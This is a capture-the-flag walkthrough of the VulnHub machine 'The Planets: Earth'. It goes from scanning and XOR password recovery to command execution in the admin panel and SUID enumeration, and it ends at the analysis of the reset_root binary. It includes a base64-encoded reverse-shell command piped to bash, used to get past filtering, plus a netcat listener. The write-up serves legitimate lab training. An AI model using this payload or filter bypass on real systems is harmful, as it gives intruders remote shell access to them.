3/31/2026

Challenge-13

Solving CTF Machines from VulnHub

The Planets: EARTH Walkthrough

Platform: VulnHub


Category: Web Exploitation / Cryptography / Remote Code Execution / Privilege Escalation

Difficulty: Medium

YUVARAJ M

The Planet: Earth Walkthrough

Platform: VulnHub
Category: Web Exploitation / Cryptography / Remote Code Execution / Privilege Escalation
Difficulty: Medium



Challenge Description

The Planet: Earth is a medium-level machine that focuses on web enumeration, cryptographic weaknesses, remote command execution, and binary exploitation.

The goal is to:

- Discover the target machine
- Enumerate services and web application
- Identify hidden endpoints
- Break weak encryption (XOR)
- Gain initial access via web exploitation
- Execute commands on the system
- Escalate privileges using SUID binary
- Obtain root access

Target Information

Parameter	Value
Platform	VulnHub
Machine	The Planet: Earth
Attacker IP	172.20.10.3
Target IP	172.20.10.2
OS	Linux
Access	Web

Enumeration Phase

Step 1 — Network Discovery


We scanned the local network to identify active hosts.

Command:

```
arp-scan -l
```

Result:

- Target identified as: **172.20.10.2**




Step 2 — Port Scanning

Command:

`nmap -sC -sV -p- -A -T4 172.20.10.2`

Findings:

Port	Service	Details
22	SSH	OpenSSH 8.6
80	HTTP	Apache (Fedora)
443	HTTPS	Apache (SSL enabled)




Step 3 — Virtual Host Discovery

SSL certificate revealed:

- `earth.local`
- `terratest.earth.local`

Action:
Edited `/etc/hosts`:

`172.20.10.2 earth.local terratest.earth.local`



Web Enumeration


Directory Discovery

Command:

`gobuster dir -u https://earth.local -w /usr/share/wordlists/dirb/common.txt -k`

Findings:

- `/admin`
- `/cgi-bin`



```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ gobuster dir --url https://earth.local -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://earth.local
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
admin                (Status: 301) [Size: 0] [--> /admin/]
cgi-bin/             (Status: 403) [Size: 199]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


Terratest Enumeration

Command:

`gobuster dir -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -k`

Findings:

- `robots.txt`
- `index.html`




robots.txt Analysis

The file contained:

Disallow: /testingnotes.*

- Indicates hidden file with unknown extension.




Sensitive File Discovery

Accessed:

`testingnotes.txt`

Key Information:

- XOR encryption used
- Username: **terra**
- Reference file: **testdata.txt**




Plaintext File Discovery

Accessed:

`testdata.txt`

- Contains readable text used for encryption testing.



Cryptography Exploitation (XOR)

Encrypted data was found on `earth.local`.


Using:

- Plaintext → `testdata.txt`
- Ciphertext → from web page

Tool used: **CyberChef**

Recovered password:

`earthclimatechangebad4humans`




Initial Access (Web Login)

Credentials:

Username: `terra`
Password: `earthclimatechangebad4humans`

Logged into:

https://earth.local/admin/



Remote Code Execution

Admin panel provided a **CLI command execution tool**.

This allowed execution of system commands directly.

Post Exploitation

User Flag

cat /var/earth_web/user_flag.txt

User Flag:

user_flag_3353b67d6437f07ba7d34afd7d2fc27d

Reverse Shell

Encoded payload used to bypass filtering:


```
echo "c2ggLWkgPiYgL2Rldi90Y3AvMTcyLjIwLjEwLjMvNDQ0NCAwPiYxCg==" | base64 -d
| bash
```


Listener:

```
nc -lvnp 4444
```

Access gained as:

`Apache`





```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.3] from (UNKNOWN) [172.20.10.2] 49286
sh: cannot set terminal process group (840): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$ whoami
whoami
apache
sh-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.1$
```

Privilege Escalation

Step 1 — SUID Enumeration

```
find / -perm -4000 -type f 2>/dev/null
```

Interesting binary:


`/usr/bin/reset_root`


```
bash-5.1$ find / -perm /4000 -type f 2>/dev/null
find / -perm /4000 -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$
```

Step 2 — Binary Analysis

Extracted binary and analysed using:

```
strings reset_root
strace ./reset_root
ltrace ./reset_root
```

